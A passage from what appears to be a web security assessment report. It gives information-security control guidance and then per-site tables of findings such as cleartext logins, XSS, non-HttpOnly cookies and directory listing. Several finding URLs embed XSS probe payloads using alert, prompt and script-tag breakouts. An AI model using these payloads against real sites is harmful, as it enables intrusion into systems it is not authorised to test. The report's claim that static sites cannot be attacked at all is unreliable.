    7. Monitoring andreview of third party services should ensure that the information security terms and conditions of the agreements are being adhered to, and that information security incidents and problems are managed properly. This should involve a service management relationship and process between the organization and the third party to: • monitor service performance levels to check adherence to the agreements • review service reports produced by the third party and arrange regular progress meetings as required by the agreements • review third party audit trails and records of security events, operational problems, failures, tracing of faults and disruptions related to the service delivered. • resolve and manage any identified problems 8. The responsibility for managing the relationship with a third party should be assigned to a designated individual or service management team. 9. Appropriate action should be taken when deficiencies in the service delivery are observed. 10.The organization should maintain sufficient overall control and visibility into all security aspects for sensitive or critical information or information processing facilities accessed, processed or managed by a third party. 11.The organization should ensure they retain visibility into security activities such as change management, identification of vulnerabilities, and information security incident reporting/response through a clearly defined reporting process, format and structure. 114
  • 114.
    12.Accurate and completerecords of the back-up copies and documented restoration procedures should be produced. 13.The back-ups should be stored in a remote location, at a sufficient distance to escape any damage from a disaster at the main site. 14.Restoration procedures should be regularly checked and tested to ensure that they are effective and that they can be completed within the time allotted in the operational procedures for recovery. 15.In situations where confidentiality is of importance, back-ups should be protected by means of encryption. Other information In case of outsourcing, the organization needs to be aware that the ultimate responsibility for information processed by an outsourcing party remains with the organization. Back up arrangements can be automated to ease the back-up and restore process. Such automated solutions should be sufficiently tested prior to implementation and at regular intervals. Physical Security The primary objective of physical security is to prevent unauthorized physical access, damage, and interference to the organization’s premises and information. Physical Security also aims to prevent loss, damage, theft or compromise of assets and interruption to the organization’s activities. Critical or sensitive information processing facilities should be housed in secure areas, protected by defined security perimeters, with appropriate security barriers and entry controls. They should be physically protected 115
  • 115.
    from unauthorized access,damage, and interference. Equipment should be protected from physical and environmental threats. Special controls may be required to protect against physical threats, and to safeguard supporting facilities, such as the electrical supply and cabling infrastructure. The protection provided should be commensurate with the identified risks. Physical Security Best Practices Since we were unable to obtain access to your facilities and the equipment you use to manage the sites here we have summarized some best practices that must be followed in managing your physical security. Control 1. Security perimeters (barriers such as walls, card controlled entry gates or manned reception desks) should be used to protect areas that contain information and information processing facilities. 2. Secure areas should be protected by appropriate entry controls to ensure that only authorized personnel are allowed access. 3. Physical security for offices, rooms, and facilities should be designed and applied. 4. Physical protection against damage from fire, flood, earthquake, explosion, civil unrest, and other forms of natural or man-made disaster should be designed and applied. 5. Equipment should be sited or protected to reduce the risks from environmental threats and hazards and opportunities for unauthorized access. Implementation guidance 1. The following guidelines should be considered and implemented where appropriate for physical security perimeters: • Security perimeters should be clearly defined • Perimeters of a building or site containing information processing facilities should be physically sound 116
  • 116.
    • The externalwalls of the site should be of solid construction and all external doors should be suitably protected against unauthorized access with control mechanisms • Doors and windows should be locked when unattended and external protection should be considered for windows, particularly at ground level • Physical barriers should, where applicable, be built to prevent unauthorized physical access and environmental contamination • All fire doors on a security perimeter should be alarmed, monitored, and tested in conjunction with the walls to establish the required level of resistance in accordance to suitable regional, national, and international standards • Suitable intruder detection systems should be installed to national, regional or international standards and regularly tested to cover all external doors and accessible windows • Information processing facilities managed by the organization should be physically separated from those managed by third parties. 2. With regards to personnel the following guidelines should be followed: • Access to areas where sensitive information is processed or stored should be controlled and restricted to authorized persons only • Authentication controls, e.g. access control card plus PIN, should be used to authorize and validate all access • An audit trail of all access should be securely maintained 117
  • 117.
    • All employees,contractors and third party users and all visitors should be required to wear some form of visible identification • Third party support service personnel should be granted restricted access to secure areas or sensitive information processing facilities only when required 3. The following guidelines should be considered to secure offices, rooms, and facilities: • Account should be taken of relevant health and safety regulations and standards • Key facilities should be sited to avoid access by the public • Where applicable, buildings should be unobtrusive and give minimum indication of their purpose, with no obvious signs, outside or inside the building identifying the presence of information processing activities 4. The following guidelines should be considered to protect equipment: • Equipment should be sited to minimize unnecessary access into work areas • Items requiring special protection should be isolated to reduce the general level of protection required • Controls should be adopted to minimize the risk of potential physical threats, e.g. theft, fire, explosives, smoke, water (or water supply failure), dust, vibration, chemical effects, electrical supply interference, communications interference, electromagnetic radiation and vandalism; 118
  • 118.
    Other information Physical protectioncan be achieved by creating one or more physical barriers around the organization’s premises and information processing facilities. A secure area may be a lockable office, or several rooms surrounded by a continuous internal physical security barrier. Special consideration towards physical access security should be given to buildings where multiple organizations are housed. Summary This section contains a series of tables which highlight the issues/defects/vulnerabilities found in each web site under Client Organisation. Detailed explanation of each class of issue/defect/vulnerability have been explained in the Executive Summary and supplemented in the Application Security section. For #Site2 S . # URL Issues Fixes Remarks/ Guidelines/ Future Best Practices 1 http://www.client organisation.com /surecontact/data/ logins.php Passwor d Transmi tted over HTTP Implement SSL A malicious user in your network can access the packets you send using a sniffer program which might contain your username and password 2 http://www.client organisation.com /redeem.php? act=Add XSS (Cross Site Scriptin g) Proper Special Character Escaping XSS (Cross site scripting) is the most prevalent web 119
  • 119.
    application security flaw. XSS flaws occurwhen an application includes user supplied data in a page sent to the browser without properly validating or escaping that content. 3 http://www.client organisation.com /surecontact/data/ logins.php Auto complet e enabled Auto complete must be disabled in the form tag Auto complete enabled for a form may lead to unauthorized users getting access to privileged information in same machine 4 https://www.clie ntorganisation.co m/houston/about/ Internal Server Error (ISE) Check your server side code and see if all scenarios are handled ISE is usually triggered when exceptions are not properly handled at the server side 5 http://www.client organisation.com /resources/includ Insecure Direct Object Ensure that exceptions are handled properly This could be a serious threat as it 120
  • 120.
    es/checkMegaCo upon.php/ Referen ce and only authorized users canaccess such objects openly reveals information about files on the server and need to be rectified immediately 6 http://www.client organisation.com /home.php/ Form Login uses GET Method Change Form Method from GET to POST This a simple coding defect but can lead to serious problems since query string becomes visible in browser’s URL and can be read by anyone who uses the browser For #Site3 S . # URL Issues Fixes Remarks/ Guidelines/ Future Best Practices 1 https://www.clie ntorganisation.or g/xmlrpc.php Passwor d transmitt ed over HTTP Implement SSL A malicious user in your network can access the packets you send using a sniffer program which might contain your username and 121
  • 121.
    password 2 http://www.client organisation.org/ wp-login.php? redirect_to=http:/ /www.clientorga nisation.org/wp- admin/edit- comments.php&r eauth=1 Passwor d transmitt ed over HTTP ImplementSSL A malicious user in your network can access the packets you send using a sniffer program which might contain your username and password 3 http://www.client organisation.org/ wp-login.php? action=lostpassw ord Security Mis - configur ation Change administrator credentials (Different username and password) Brute Force attack is highly possible since attacker already knows your username and username like admin is highly common 4 http://www.client organisation.org/ wp-login.php? redirect_to=http:/ /www.clientorga nisation.org/wp- admin/&reauth=1 Auto complet e enabled Auto complete must be disabled in the form tag Auto complete enabled for a form may lead to unauthorized users getting access to privileged information in same machine 5 http://www.client organisation.org/ store/ Internal Server Error Check your server side code and see if all ISE is usually triggered when 122
  • 122.
    (ISE) scenarios are handled exceptions arenot properly handled at the server side 6 https://www.clie ntorganisation.or g/event- registration/ CVV code is not passwor d field and auto complet e disabled For all the registration pages the CVV code field must be made password and auto complete disabled Otherwise any user’s (registered) credit card & CVV can be found out by pressing down arrow in the particular field in the form 7 https://www.clie ntorganisation.or g/event- registration/ No server side validatio n Change your design so that client information is properly sanitized at server side before being forwarded to paypal This is a serious design flaw that needs to be addressed immediately 8 https://www.clie ntorganisation.or g/event- registration/ XSS (Cross Site Scriptin g) Proper Special Character Escaping XSS (Cross site scripting) is the most prevalent web application security flaw. XSS flaws occur when an application 123
  • 123.
    includes user supplied data ina page sent to the browser without properly validating or escaping that content. 9 https://www.clie ntorganisation.or g/event- registration/ Failure to Restrict URL Access If the attacker is not authenticated, and access to authenticated page is granted, then unauthorized access is allowed. This makes the site highly vulnerable. Proper authenticatio n and proper authorization must be carried out for each page. For #Site4 S . # URL Issues Fixes Remarks/ Guidelines/ Future Best Practices 1 http://www.client organisation.com / Cookie not marked HTTPO nly Ensure that all your cookies can only be modified at the server side by making it HTTPOnly Not making cookies HTTPOnly means they can be modified by the user in the browser. If the cookie is used to store 124
  • 124.
    authenticatio n information then this couldbe a serious issue since it is very easy to modify cookie value 2 http://www.client organisation.com /Products/Mistak es/pid- 1039344.aspx %22%20stYle= %22x:expre/**/s sion(alert(9)) XSS (Cross Site Scriptin g) Proper Special Character Escaping XSS (Cross site scripting) is the most prevalent web application security flaw. XSS flaws occur when an application includes user supplied data in a page sent to the browser without properly validating or escaping that content. 3 http://www.client organisation.com /Registration/ Forbidd en Resourc e Implement some kind of redirect mechanism and remove links that lead to forbidden resources for unauthorized This is a case of bad design and a malicious user becomes unnecessarily aware of sensitive 125
  • 125.
    users information For #Site5 S . # URLIssues Fixes Remarks/ Guidelines/ Future Best Practices 1 http://www.client organisation.org/i ndex.php? index.php? cid= %22%20onmous eover%3dprompt %28909559%29 %20bad%3d %22&Itemid=98 &option=com_fu nd XSS (Cross Site Scriptin g) Proper Special Character Escaping XSS (Cross site scripting) is the most prevalent web application security flaw. XSS flaws occur when an application includes user supplied data in a page sent to the browser without properly validating or escaping that content. 2 http://www.client organisation.org/ d25ee9688199a2 c7deb129f067c1 2098 Cookie not marked HTTPO nly Ensure that all your cookies can only be modified at the server side by making it HTTPOnly Not making cookies HTTPOnly means they can be modified by the user in the browser. If the cookie 126
  • 126.
    is used to store authenticatio ninformation then this could be a serious issue since it is very easy to modify cookie value 3 http://www.client organisation.org/ components/com _fund/images/pat ron_campaign/ Forbidd en Resourc e Implement some kind of redirect mechanism and remove links that lead to forbidden resources for unauthorized users This is a case of bad design and a malicious user becomes unnecessarily aware of sensitive information 4 https://www.clie ntorganisation.or g/components/co m_donate/ Director y listing of files Prevent such access by turning directory listing off This is similar to previous issue and it is very unwise and risky to let end user know the directory/file structure in your server 5 http://www.client organisation.org/ x/wp-login.php Passwor d transmitt ed over HTTP Implement SSL A malicious user in your network can access the packets you send using a sniffer program which might 127
  • 127.
    contain your username and password For#Site6 S . # URL Issues Fixes Remarks/ Guidelines/ Future Best Practices 1 http://www.client organisation.org/ photos/ XSS (Cross Site Scriptin g) Proper Special Character Escaping XSS (Cross site scripting) is the most prevalent web application security flaw. XSS flaws occur when an application includes user supplied data in a page sent to the browser without properly validating or escaping that content. 2 http://www.client organisation.org/ wp- content/themes/x/ Internal Server Error (ISE) Check your server side code and see if all scenarios are handled ISE is usually triggered when exceptions are not properly handled at the server side 128
  • 128.
    For #Site7 All pagesfound in the given site are static pages (Web 1.0) and thus are not vulnerable to any form of attacks For #Site8 All pages found in the given site are static pages (Web 1.0) and thus are not vulnerable to any form of attacks For #Site9 S . # URL Issues Fixes Remarks/ Guidelines/ Future Best Practices 1 http://www.client organisation.org/ be08cfc17a8ee12 f8471ae3c90a843 7d:cookie Cookie not marked HTTPO nly Ensure that all your cookies can only be modified at the server side by making it HTTPOnly Not making cookies HTTPOnly means they can be modified by the user in the browser. If the cookie is used to store authenticatio n information then this could be a serious issue since it is very easy to modify cookie value 2 http://www.client organisation.org/ ayush/wp- comments- post.php Internal Server Error (ISE) Check your server side code and see if all scenarios are handled ISE is usually triggered when exceptions are not 129
  • 129.
    properly handled at the server side 3http://www.client organisation.org/ modules/mod_sw menufree/styles/ Forbidd en Resourc e Implement some kind of redirect mechanism and remove links that lead to forbidden resources for unauthorized users This is a case of bad design and a malicious user becomes unnecessarily aware of sensitive information For #Site10 S . # URL Issues Fixes Remarks/ Guidelines/ Future Best Practices 1 http://www.client organisation.org/ cookie- a4db45188ef1d93 8df9ca84d6c1070 ec Cookie not marked HTTPO nly Ensure that all your cookies can only be modified at the server side by making it HTTPOnly Not making cookies HTTPOnly means they can be modified by the user in the browser. If the cookie is used to store authentication information then this could be a serious issue since it is very easy to modify cookie value 2 http://www.client organisation.org/ Internal Server Check your server side ISE is usually triggered 130
  • 130.
    modules/mod_sw menufree/cache/in dex.php? option=com_g2bri dge&view=galler y&Itemid=161 Error (ISE) code and seeif all scenarios are handled when exceptions are not properly handled at the server side 3 http://www.client organisation.org/ modules/mod_sw menufree/styles/ Director y listing of files Prevent such access by turning directory listing off This is similar to previous issue and it is very unwise and risky to let end user know the directory/file structure in your server 4 http://www.client organisation.org/g uest- book/index.php XSS (Cross Site Scriptin g) Provide proper character escaping in your pages and process URL to sanitize special characters. XSS (Cross site scripting) is the most prevalent web application security flaw. XSS flaws occur when an application includes user supplied data in a page sent to the browser without properly validating or escaping that content. For #Site11 S . # URL Issues Fixes Remarks/ Guidelines/ Future Best 131
  • 131.
    Practices 1 http://www.client organisation.org/ ASPSESSIONID QQRADACA cookie name Cookie not marked HTTPO nly Ensurethat all your cookies can only be modified at the server side by making it HTTPOnly Not making cookies HTTPOnly means they can be modified by the user in the browser. If the cookie is used to store authentication information then this could be a serious issue since it is very easy to modify cookie value 2 http://www.client organisation.org/ micro/ARRphotos / Forbidd en Resourc e Implement some kind of redirect mechanism and remove links that lead to forbidden resources for unauthorized users This is a case of bad design and a malicious user becomes unnecessarily aware of sensitive information Note: Site is very small and not many pages (mostly static) For #Site12 S . # URL Issues Fixes Remarks/ Guidelines/ Future Best Practices 1 http://www.client Passwor Implement A malicious 132
  • 132.
    organisation.org/g allery/login/ajax d transmitt ed over HTTP SSL userin your network can access the packets you send using a sniffer program which might contain your username and password 2 http://www.client organisation.org/e 9566b07247a76e0 90a1d3317c6a07b 1 Cookie not marked HTTPO nly Ensure that all your cookies can only be modified at the server side by making it HTTPOnly Not making cookies HTTPOnly means they can be modified by the user in the browser. If the cookie is used to store authentication information then this could be a serious issue since it is very easy to modify cookie value 3 http://www.client organisation.org/g allery/login/ajax Auto complet e enabled Auto complete must be disabled in the form tag Auto complete enabled for a form may lead to unauthorized users getting access to privileged information in 133
  • 133.
    same machine 4 http://www.client organisation.org/g allery/login/auth_ ajax Internal Server Error (ISE) Checkyour server side code and see if all scenarios are handled ISE is usually triggered when exceptions are not properly handled at the server side 5 http://www.client organisation.org/p lugins/content/hig hslide/config/ Forbidd en Resourc e Implement some kind of redirect mechanism and remove links that lead to forbidden resources for unauthorized users This is a case of bad design and a malicious user becomes unnecessarily aware of sensitive information For #Site13 S . # URL Issues Fixes Remarks/ Guidelines/ Future Best Practices 1 http://clientorgani sation.com/wp- login.php Passwor d transmitt ed over HTTP Implement SSL A malicious user in your network can access the packets you send using a sniffer program which might contain your username and password 2 http://clientorgani sation.com/wp- login.php Auto complet e enabled Auto complete must be disabled in the form tag Auto complete enabled for a form may lead 134
  • 134.
    to unauthorized users getting access to privileged informationin same machine 3 http://clientorgani sation.com/wp- content/plugins/pr omotion-slider yes only here modified Internal Server Error (ISE) Check your server side code and see if all scenarios are handled ISE is usually triggered when exceptions are not properly handled at the server side 4 http://clientorgani sation.com/xmlrp c.php w3tc_referrer Cookie not marked HTTPO nly Ensure that all your cookies can only be modified at the server side by making it HTTPOnly Not making cookies HTTPOnly means they can be modified by the user in the browser. If the cookie is used to store authentication information then this could be a serious issue since it is very easy to modify cookie value 5 http://clientorgani sation.com/wp- login.php Security Mis - configur ation Change administrator credentials (Different username and password) Brute Force attack is highly possible since attacker already knows your 135
  • 135.
    username and username like adminis highly common 6 http://clientorgani sation.com/contac t-us XSS (Cross Site Scriptin g) Provide proper character escaping in your pages and process URL to sanitize special characters. XSS (Cross site scripting) is the most prevalent web application security flaw. XSS flaws occur when an application includes user supplied data in a page sent to the browser without properly validating or escaping that content. For #Site14 S . # URL Issues Fixes Remarks/ Guidelines/ Future Best Practices 1 http://www.client organisation.com/ store/browse- products Passwo rd transmit ted over HTTP Implement SSL A malicious user in your network can access the packets you send using a sniffer program which might contain your 136
  • 136.
    username and password 2 http://www.client organisation.com/ store/browse- products Auto complet e enabled Autocomplete must be disabled in the form tag Auto complete enabled for a form may lead to unauthorized users getting access to privileged information in same machine 3 http://www.client organisation.com/ store/browse- products/manufact urers? controller=manufa cturers Internal Server Error (ISE) Check your server side code and see if all scenarios are handled ISE is usually triggered when exceptions are not properly handled at the server side 4 http://www.client organisation.com/ images/stories/hea ders/?C='' Directo ry listing of files Prevent such access by turning directory listing off This is similar to previous issue and it is very unwise and risky to let end user know the directory/file structure in your server 5 http://www.client organisation.com/ images/stories/hea ders/?C='%22-- %3E%3C/style %3E%3C/script %3E%3Cscript %3E%3C/script %3E Forbidd en Resourc e Implement some kind of redirect mechanism and remove links that lead to forbidden resources for unauthorized users This is a case of bad design and a malicious user becomes unnecessarily aware of sensitive information 137
  • 137.
    6 http://www.client organisation.com/ cheryl/booking- requestpath %20info %20visible--/hom e/midnmys6/publi c_html/libraries/jo omla/filter/filterin put.php/n Resourc e no longer availabl e Removethe link to the page since the resource is no longer available This is a case of bad design but is not a vulnerability 7 http://www.client organisation.com/ Cookie not marked HTTPO nly Ensure that all your cookies can only be modified at the server side by making it HTTPOnly Not making cookies HTTPOnly means they can be modified by the user in the browser. If the cookie is used to store authentication information then this could be a serious issue since it is very easy to modify cookie value References 1. Anderson, R. Security Engineering: A Guide to Building Dependable Distributed Systems. Indianapolis: John Wiley & Sons, 2001. 2. Archer, Tom and Whitechapel. Andrew. Inside C#. Redmond: Microsoft Press, 2002. 3. Deraison, Renaud. The Nessus Security Scanner. http://www.nessus.com/ 138
  • 138.
    4. Garfinkel, Simson,Spafford, Eugene H., and Schwartz Alan. Practical Unix & Internet Security, 3rd Edition. Sebastapol: O’Reilly, 2003. 5. Gordon, Lawrence, Loeb, Martin, Lucyshyn, William and Richardson, Robert. “2004 CSI/FBI Computer Crime and Security Survey,” San Francisco: Computer Security Institute, 2004. 6. International Standards Organization, International Electrotechnical Commission. Information technology — Code of practice for information security management. ISO/IEC 17799:2000(E). Switzerland: ISO/IEC, 2001. 7. Open Web Application Security Project. “The Ten Most Critical Web Application Security Vulnerabilities – 2004 Update.” OWASP, 2004. https://www.owasp.org/index.php/Top_10_2010-Main 8. Peltier, Thomas R. Information Security Risk Analysis. Boca Raton: CRC Press, 2001. 9. Public Law No. 100-235. The Computer Security Act of 1987. 10.Stoneburner, Gary, Goguen, Alice, and Feringa, Alexis. “Risk Management Guide for Information Technology Systems.” NIST Special Publication 800-30. National Institute of Standards and Technology, 2001. 11.Stoneburner, Gary, Hayden, Clark, and Feringa, Alexis. “Engineering Principles for Information Technology Security (A Baseline for Achieving Security).” NIST Special Publication 800-27 Rev A. National Institute of Standards and Technology, 2004. 12.Swiderski, Frank and Snyder, Window. Threat Modeling. Redmond: Microsoft Press, 2004. 13.United States Department of Agriculture. “USDA Information Systems Security Policy.” USDA 3140-001. Washington: USDA, 1996. 14.Viega, John and McGraw, Gary. Building Secure Software. Indianapolis: Addison-Wesley, 2002. 139
  • 139.
    15.Wood, Charles C.,Banks, William W., Guarro, Sergio B., Garcia, Abel A., Hampel, Victor E., and Sartorio, Henry P. Computer Security. New York: Wiley, 1987. 16.Zwicky, Elizabeth D., Cooper, Simon, and Chapman, D. Brent. Building Internet Firewalls, 2nd Edition. Sebastapol: O’Reilly, 2000. 17. Keith A. Watson, Security Assessment Template based on which this report was made, CISSP on March 1, 2005 140